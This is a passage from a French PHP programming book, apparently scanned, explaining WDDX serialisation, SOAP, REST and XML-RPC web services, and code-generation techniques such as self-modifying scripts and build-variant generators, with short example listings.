


Figure 14–6
WDDX : un outil de sérialisation pratique à utiliser avec des tableaux

Voici un exemple pratique d'utilisation de WDDX pour envoyer des informations d'une application serveur à une application cliente, adaptable à d'autres plates-formes que PHP reconnaissant WDDX :

wddx_server.php

```
// Une structure de type tableau (peut également
// être un objet ou tout autre contenu).
$my_tab[645] = Array(name => "La grèce", price => 699);

// sérialisation de la structure "my_tab"
$xml = wddx_serialize_vars('my_tab');
echo $xml;
```

wddx_client.php

```
// Récupération des données
$xml = file_get_contents('http://localhost/wddx_server.php');

// Désérialisation d'un flux WDDX et affichage du contenu
print_r(wddx_deserialize($xml));
```

À RETENIR **Attention aux limites de WDDX !**

À l'heure ou s'écrivent ces lignes, WDDX fonctionne très bien avec les variables de types élémentaires ou tableaux. En revanche, il est un peu capricieux avec les objets. Si vous voulez faire de la sérialisation efficace avec les objets, utilisez les fonctions `serialize` et `unserialize` qui seront à l'inverse parfaitement adaptées.

Services web

Principe et utilité

Les services web répondent à un besoin d'interopérabilité. Ils ont mis du temps à se stabiliser, mais aujourd'hui, la solution est une référence pour les échanges de données.

Une des utilisations les plus répandues des services web consiste, pour un opérateur donné, à mettre à disposition une base de contenu sur Internet. Ces contenus sont consultables par des clients (agences, opérateurs, gds, etc.) selon une politique d'accès personnalisée.




Figure 14–7
Une utilisation type des services web

Ainsi, les échanges B2B entre les différents acteurs d'un même marché se trouvent facilités, quelles que soient les technologies utilisées par chacun d'eux en interne. Les applications basées sur des architectures de services web sont dites SOA (Service Oriented Architecture).

Il existe bien entendu beaucoup d'autres fonctions utiles des services web. Ils peuvent intervenir entre la logique métier et la couche présentation d'une même application, proposer des services d'accès à n'importe quelle information et convenir à tout besoin d'interopérabilité.

Nous allons maintenant nous intéresser aux alternatives techniques des services web et aux outils qui permettent de faciliter leur utilisation en PHP.

Choisir une solution d'interopérabilité

Trois solutions d'interopérabilité par services web sont proposées par PHP : SOAP, REST et XML-RPC. Voici en résumé leurs caractéristiques :

- **SOAP** (Service Oriented Access Protocol) est la solution la plus verbeuse mais aussi la plus complète. Elle constitue un véritable standard accompagné de normes précises adoptées par les grands acteurs du marché (J2EE, .NET).
- **REST** (Representational State Transfer) est un type d'architecture émergent et très léger, parfaitement adaptée à PHP. Il permet de mettre en œuvre des applications d'interopérabilité simples et rapides.
- **XML-RPC** est la source d'inspiration de SOAP. Il est aujourd'hui moins utilisé depuis l'apparition de ce dernier, mais possède encore une communauté active et fidèle.




Figure 14–8
Interactions entre diverses applications hétérogènes via les services web

> **RÉFÉRENCE Se documenter sur les services web**
>
> Pour en savoir davantage sur les services web et leur implémentation, il existe un ouvrage très complet sur ce sujet :
>
> 📖 *Services web avec J2EE et .NET* de Libero Maesano, Christian Bernard et Xavier Le Galles aux éditions Eyrolles

SOAP : un standard polyvalent

Introduit sous l'influence de XML-RPC et la popularité grandissante de XML, SOAP est aujourd'hui un standard. Il est défini par le consortium W3C à l'adresse suivante :

‣ http://www.w3.org/TR/soap/

Mettre en place un service web avec SOAP peut faire intervenir deux autres protocoles :

- **WSDL** (Web Service Description Language) : un fichier XML contenant le « manuel d'utilisation » du service web (paramètres, méthodes à appeler et formats des données). Ce langage de description est décrit à l'adresse suivante :

  ‣ http://www.w3.org/2002/ws/desc/

- **UDDI** (Universal Description Discovery & Integration) : un annuaire universel de recherche de services web.





Figure 14–9
Recherche, description et utilisation d'un service web avec UDDI, WSDL et SOAP



PHP propose plusieurs applications SOAP dont une extension native mettant en œuvre des serveurs et des clients.

Le document WSDL doit actuellement être défini à la main mais il existe pour cela des outils que nous aborderons plus loin. Le client SOAP sait lire la description WSDL et utiliser SOAP pour interagir avec le serveur. Nous allons nous intéresser plus précisément aux protocoles SOAP et WSDL.




Figure 14–10
Contenu des documents WSDL et SOAP

Comme illustré sur la figure 14-10, le document WSDL contient tout ce qu'il faut pour que le client sache communiquer avec le serveur : les adresses des services à appeler, les types de données et les fonctionnalités mises à disposition.

Le message SOAP assure le transfert d'informations entre le client et le serveur. Il contient les informations d'accès et de sécurité ainsi que les données utiles à échanger. Vous pouvez reconnaître les différentes parties d'un message SOAP ou d'un document WSDL en vous aidant de la figure 14-10.

Parmi les différentes applications qui mettent en œuvre des services web avec SOAP, citons :

- en PHP : l'extension native SOAP, nuSOAP et PEAR::SOAP ;
- en Java : Axis, JAXR, SAAJ, JBossWS ;
- en .NET : WebServiceStudio et le framework .NET.




Figure 14–11
Une solution permettant d'élaborer un front-end PHP d'une application Java

Par exemple, la figure 14-11 montre comment mettre en œuvre une solution de *front-end* en PHP pour une application Java.

Il nous faut pour cela un service web simple développé par exemple en Java/Axis, qui sur l'appel d'une méthode `getProductDetail` renvoie le détail d'un produit de voyage. Le client PHP permet ensuite d'obtenir le détail d'un produit en seulement deux lignes :

Appel d'un service web SOAP en PHP

```
// déclaration du client, appel du document wsdl
$client = new SoapClient("http://server/travel.wsdl");

// Appel de la fonctionnalité désirée
$response = $client->getProductDetail(349);
```

> **OUTIL Comment générer automatiquement un serveur SOAP en PHP ?**
>
> UML2PHP5 est un des rares outils permettant de générer du code PHP 5 à partir d'un diagramme UML. En plus d'être gratuit, il gère aussi la création de documents WSDL et d'un serveur en PHP par l'intermédiaire du stéréotype <<SOAP>> à mentionner dans les classes concernées. Pour en savoir plus sur cet outil très pratique, vous pouvez consulter le chapitre 8 et vous rendre à l'adresse suivante :
>
> ▸ http://uml2php5.zpmag.com

REST : une solution simple et performante

L'architecture REST est une approche SOA simplifiée. Elle permet un échange simple entre deux applications : les requêtes sont envoyées dans l'URL (`GET`) et les réponses sont renvoyées par le serveur (généralement HTTP) au format XML.

REST est une proposition d'architecture et non un protocole bien défini. Il n'existe pas de description de REST sur le site du consortium W3C. Pour mettre en œuvre une telle solution, nous allons utiliser les outils de manipulation XML standards, tels que SimpleXML, SAX ou DOM.

Le principe de REST est simple : une requête `GET` est envoyée au serveur avec la demande du client, puis un flux XML contenant la réponse est renvoyé par le serveur.




Figure 14–12
L'architecture REST

Dans l'exemple ci-après, l'application serveur renvoie le détail d'un circuit touristique sous la forme d'un flux XML en réponse à une requête HTTP.

Requête HTTP envoyée au serveur REST

```
http://server/restserver.php?method=travel.getDetail&id=3
```

Contenu XML renvoyé par le serveur

```
<rsp stat="ok">
  <method>travel.getDetail</method>
  <format>rest</format>
  <id>3</id>
  <titre>Grèce - les Cyclades</titre>
  <niveau>facile</niveau>
  <duree>7 jours et 6 nuits</duree>
  <escale>
    <type>Ile</type>
    <titre>Syros</titre>
    <visite>Les plages</visite>
    ...
  </escale>
  <escale>...</escale>
</rsp>
```

Pour lire ce flux, nous pouvons développer un client qui contiendra le morceau de code suivant :

Exemple de client en PHP

```
// Paramètres à rendre dynamiques
$op = "menu";
$id = 3;

// Récupération du flux XML et chargement de l'arbre XML
$url = 'http://server/restserver.php?op='.$op.'&id='.$id;
$xml = simplexml_load_file($url);

// Appel d'un template d'affichage
include 'menu.tpl.php';
```

Exemple de template d'affichage `menu.tpl.php` simple

```
<html>
<head>
<!-- Affichage du titre de fenêtre -->
<title><?php echo $xml->titre; ?></title>
</head>
<body>
<!-- titre et introduction -->
<h1><?php echo $xml->id; ?>. <?php echo $xml->titre; ?></h1>

<p>Circuit <?php echo $xml->niveau; ?>
d'une durée de <?php echo $xml->duree; ?>.</p>

<!-- contenu des escales du circuit en cours -->
<?php foreach ($xml->escale AS $escale) { ?>
  <h3><?php echo $escale->type;  ?> :
  <?php echo $escale->titre; ?></h3>

  <h4>Visites</h4><ul>
  <?php foreach ($escale->visite AS $visite) { ?>
    <li><?php echo $visite; ?></li>
   <?php } /* fin foreach */ ?></ul>

<?php } /* fin foreach */ ?>

</body>
</html>
```

Ce client affiche le contenu d'un circuit touristique comprenant son intitulé, sa durée et ses étapes.

XML-RPC : une autre alternative

XML-RPC est, comme son nom l'indique, un protocole RPC (Remote Procedure Call ou Appel de Procédure Distante) basé sur XML. Les appels de procédures par le client se font en XML et les réponses sont en XML également.

PHP possède une extension permettant d'utiliser XML-RPC en client et en serveur. Une extension PEAR existe aussi : PEAR::XML-RPC, plus lente mais réputée plus stable que l'extension C. La documentation en ligne sur XML-RPC vous en fera connaître davantage sur cette solution d'interopérabilité aujourd'hui de plus en plus délaissée pour SOAP :

- http://www.php.net/manual/en/ref.xmlrpc.php

Génération de code

À quoi sert la génération de code ?

La génération de code, c'est un peu comme la récursivité : il ne faut pas en abuser ni aller trop loin. En revanche, elle est très pratique dans certaines situations.

Notons que nous parlerons ici de générateurs de code « complets ». Il existe des générateurs de squelettes ou de classes à remplir par des développeurs, ce n'est pas le sujet de cette section.

Précisons tout de suite qu'il existe plusieurs types de génération de code :

- Une application de conception logicielle ou un moteur de templates peut générer le code d'un ou plusieurs fichier(s) ou l'implémentation complète d'une application. On appelle souvent ces outils des **compilateurs** car leur rôle est de traduire un langage, souvent de quatrième génération, en PHP.
- Surtout connu dans le monde de l'intelligence artificielle, il est possible et même facile en PHP de mettre en place un mécanisme d'**autogénération**, en d'autres termes, créer une application qui est capable de modifier son propre code à la volée. C'est une discipline passionnante mais pleine de pièges.
- Enfin, certains outils sont capables de parcourir (*parser*) du code et de le réécrire de manière à ce qu'il soit plus lisible (*formatters*), moins lisible (*encoders*), plus performant (*optimizers*), plus ou moins sécurisé ou spécifique à une utilisation donnée. Ici, nous avons affaire à un mécanisme de **traduction** ou de **remaniement automatique** de code.

Que peut faire la génération de code ?

L'imagination permet de tout envisager. Nous pouvons en revanche citer quelques applications plus ou moins mises en œuvre :

- Le compilateur de templates prend en entrée un gabarit composé d'un contenu (HTML, PDF, texte, etc.) et d'un « méta-langage » destiné à être traduits en fichiers PHP qu'on peut inclure (`include`) comme tout autre fichier contenant du code. C'est le cas du moteur Smarty.
- Les mécanismes d'accélération et d'optimisation parsent un code et le remanient selon des règles bien précises. Nous verrons en quoi consiste cette discipline plus loin.
- L'automatisation de certaines tâches peut également être envisagée, par exemple, la génération automatique de tests unitaires.

- La personnalisation d'une application consiste à considérer ses sources comme un grand gabarit qui peut être traduit pour chaque client, pour une langue ou un environnement donné.

EXEMPLE Autogénération minimale

Exécutez le code suivant en ligne de commande et voyez ce qui se passe :

```
#!/usr/local/bin/php -f
<?php

define ('COUNTER', 1);
echo 'J\'ai été appelé '.COUNTER." fois.\n";

$code = file_get_contents(__FILE__);
$eline = '/define \(\'COUNTER\', \d+\);/';
$cline = 'define (\'COUNTER\', '.(COUNTER + 1).');';
$code = preg_replace($eline, $cline, $code);
file_put_contents(__FILE__, $code);

?>
```

La sortie indique « J'ai été appelé 1 fois », puis « J'ai été appelé 2 fois » et ainsi de suite. Ce code modifie à chaque passage sa constante COUNTER directement dans son propre code source.

Vous pouvez exploiter ce principe pour générer du code en fonction de paramètres utilisateur. En revanche, faites attention de ne pas laisser de possibilités d'attaques par inclusion avec ce principe.

Accélérer et optimiser des développements

La méthode de développement un peu particulière que nous allons voir ici permet de disposer de plusieurs versions personnalisées, optimisées et accélérées d'une même application par le biais d'un générateur original, que nous appellerons « générateur d'application ».

Un « générateur d'application »

Le principe de ce générateur est décrit sur la figure 14-13. Le développement de l'application est assuré par le respect de règles qui, non seulement facilitent le travail du développeur, mais fournissent plusieurs versions optimisées à partir d'une « application gabarit ».

Comme nous le voyons sur la figure 14-14, ces « versions générées » d'une même application sont optimisées selon plusieurs critères. Selon les cas, les réglages effec-




Figure 14–13 Principe du « générateur d'application »

tués privilégient les performances (pour la production), la traçabilité des tests (pour la recette), le débogage (pour le développement) ou un autre besoin (pour du *packaging*, etc.).




Figure 14–14 Exemple de générations possibles suivant les critères du générateur

Dans tout type de générateur, il est important de prévoir ce qui déclenchera le processus. Dans le cas de la figure 14-14, les versions de notre application peuvent pour la plupart être générées manuellement ou à des périodes déterminées.

La version de débogage en revanche doit faire l'objet d'une génération partielle des parties modifiées, afin de maintenir le confort de développement que permet PHP. Sans cela, il faudrait générer à la main à chaque modification, ce qui serait fastidieux.

La régénération automatique partielle

Cette opération de régénération automatique est décrite sur la figure 14-15 sous forme d'un diagramme de flux. Ainsi, le développeur travaille sur l'application gabarit et teste sur l'application générée comme s'il s'agissait de la même application.




Figure 14–15
Principe de la régénération automatique partielle

Le principe de la fonction `g_include()` est d'effectuer ce test un peu particulier. Cette fonction prend en charge la recherche du fichier à inclure, la génération de ce fichier s'il a été modifié dans la version gabarit de l'application et enfin l'inclusion du fichier généré.

Table de traduction

Quelle différence y a-t-il entre les fichiers de la version gabarit et ceux des versions débogage, production, recette, etc. ? Pour le déterminer, c'est à vous de formaliser les critères de génération.

Le premier critère que nous avons défini plus haut est celui du mot-clé préfixé par `g_`. Tous ces mots-clés peuvent faire l'objet d'une traduction selon des règles que vous aurez définies dans une table.

Tableau 14–2 Exemple de table de traduction pour deux versions

Mot-clé	Version débogage	Version production
`g_include(x);`	Remplacé par une fonction de régénération automatique.	Remplacé par un `require` ou un `include`.
`g_debug(x);`	Remplacé par une fonction qui affiche et logue l'information "x".	Remplacé par une ligne vide.
`g_error(x);`	Remplacé par une fonction qui affiche et logue l'erreur "x".	Remplacé par une fonction qui affiche une page d'erreur et logue le problème et la pile d'erreurs afin de pouvoir analyser par la suite.
`//-#mysql_password#-//`	Remplacé par le mot de passe MySQL de développement.	Remplacé par le mot de passe MySQL de production.

Exemple de code de la version « gabarit »

```
<?php

// Inclusion du gestionnaire de base LDAP.
g_include('ldapmanager');

// Fonction de récupération des informations d'édition.
public function edit($filter, $fields,
                     $dn = "//-#ldapDNPeople#-//") {
    if (!$_POST['ldapForm']) {
        $values = $this->search($dn, $filter);
        if ($values['count'] != 1) {
            f_error("Echec d'édition du formulaire.");
            f_debug("Requête : [$filter] [$title].");
            return false;
        }
        (...)
    }
}

?>
```

Code précédent généré pour la version « débogage »

```
<?php require_once 'debug_functions.php';

// Inclusion du gestionnaire de base LDAP.
debug_include('ldapmanager.php');

// Fonction de récupération des informations d'édition.
public function edit($filter, $fields,
                     $dn = "ou=people,dc=fraternity,dc=local") {
    if (!$_POST['ldapForm']) {
        $values = $this->search($dn, $filter);
        if ($values['count'] != 1) {
            debug_error("Echec d'édition du formulaire.");
            debug("Requête : [$filter] [$title].");
            return false;
        }
        (...)
    }
}

?>
```

Code précédent généré pour la version « production »

```
<?php require_once 'prod_reporting.php';

// Inclusion du gestionnaire de base LDAP.
require_once dirname(__FILE__).'/ldapmanager.php';

// Fonction de récupération des informations d'édition.
public function edit($filter, $fields,
                     $dn = "ou=people,dc=fraternity,dc=fr") {
    if (!$_POST['ldapForm']) {
        $values = $this->search($dn, $filter);
        if ($values['count'] != 1) {
            report_error("Echec d'édition du formulaire.");

            return false;
        }
        (...)
    }
}

?>
```

Remarque : pour des raisons pratiques liées de débogage, il est préférable de conserver les numéros de lignes entre la version gabarit et les versions générées. En d'autres termes, les mots-clés ne sont substitués que par du contenu qui tient dans la ligne à substituer afin de maintenir ces numéros de ligne.

Interagir avec d'autres plates-formes

La génération de code peut s'inscrire dans un mécanisme d'interaction avec d'autres plates-formes et langages. Par exemple, un code Java peut générer des sources PHP, un code PHP peut générer des sources Python, Perl ou Shell. La figure 14-16 illustre un exemple d'exploitation de la génération de code multi-plates-formes.




Figure 14–16 Exemple d'application de génération multi-plates-formes

Dans l'exemple de la figure 14-16, une application de logique métier en Java utilise le moteur Velocity (http://jakarta.apache.org/velocity/) pour générer des classes PHP représentant les objets métier à manipuler via l'extranet. Ces objets métier sont lus par un outil de génération PHP qui produit à son tour le code Perl nécessaire à la mise à jour de l'intranet par l'intermédiaire de gabarits (templates) Smarty.

Exemples et idées de générateurs PHP

Générer des tests unitaires

Parmi les multiples applications de la génération de code, citons la gestion des tests unitaires. L'idée ici est de mettre en place un mécanisme permettant de s'abstraire des tâches répétitives. Cette génération comporte deux avantages : elle fait gagner du temps et on s'assure que l'on n'a rien oublié.

- La génération partielle de tests consiste à parser un code source PHP et à créer un squelette de jeu de tests qui devra être complété par la suite.
- La génération complète de tests consiste également à parser un code source PHP et à générer le jeu complet. La génération de tests complexes nécessitant la créa-

tion d'objets qui s'emboîtent les uns dans les autres peut faire appel à un mécanisme de traduction tel que celui que nous avons vu précédemment.

- La génération de code à partir des tests est une solution pour ceux qui adoptent la politique du « code piloté par les tests ». Un parseur analyse le jeu de tests et construit le squelette du code utile à partir de ces informations.




Figure 14–17
Stratégies de génération avec les tests unitaires

Quoi qu'il en soit, la génération de tests ou de code par les tests reste une opération difficile qui nécessite ingéniosité et discipline. Vous trouverez plus loin des références de sites et d'ouvrages spécialisés dans la génération de code et qui abordent la génération de tests unitaires avec davantage de détails.

Génération de couches d'accès à la base de données

Cette discipline consiste à créer du code d'interfaçage entre une base de données et PHP. On peut, à partir d'une requête SQL, générer le code PHP qui permet de la manipuler ou bien, à partir de la définition d'une base de données, générer le code PHP qui y accédera. Des applications comme PhpMyAdmin proposent de la génération de code PHP.

Génération d'interfaces utilisateur

C'est souvent le rôle des moteurs de templates associés à la partie « vue » du motif MVC. Les générateurs d'interfaces sont responsables de l'association du design et des données utilisateur. Ils peuvent produire aussi bien des interfaces statiques que dynamiques.

Couches de services web

Votre application met à disposition diverses fonctionnalités que vous voulez interfacer sans limite ? Avec PHP, nous avons tendance à considérer une interface comme une page HTML et ses formulaires.

Les services web sont aussi des interfaces un peu particulières... disons qu'elles peuvent jouer un rôle de « proxy » entre une application et plusieurs interfaces distantes. Générer une couche service web consiste à créer un service automatiquement à partir des fonctionnalités existantes.

Générer la logique métier

Plutôt que d'intégrer directement la logique métier dans des classes et des structures de bases de données figées, pourquoi ne pas mettre en place une configuration de logique métier et un générateur qui s'occuperait de créer les classes et la base de données qui vont bien ? Dans le cas d'applications complexes mettant en œuvre une logique métier très complète, cette solution peut s'avérer rentable.

> **RÉFÉRENCES** **Pour en savoir plus sur la génération de code**
>
> Quelques essais sont à votre disposition sur Internet. Ils sont facilement accessibles par l'intermédiaire de votre moteur de recherche préféré. Un bon ouvrage existe également sur ce sujet (en anglais) :
>
> 📖 *Code Generation in Action*, de Jack Herrington aux éditions Manning
>
> ‣ http://www.codegeneration.net/cgia/

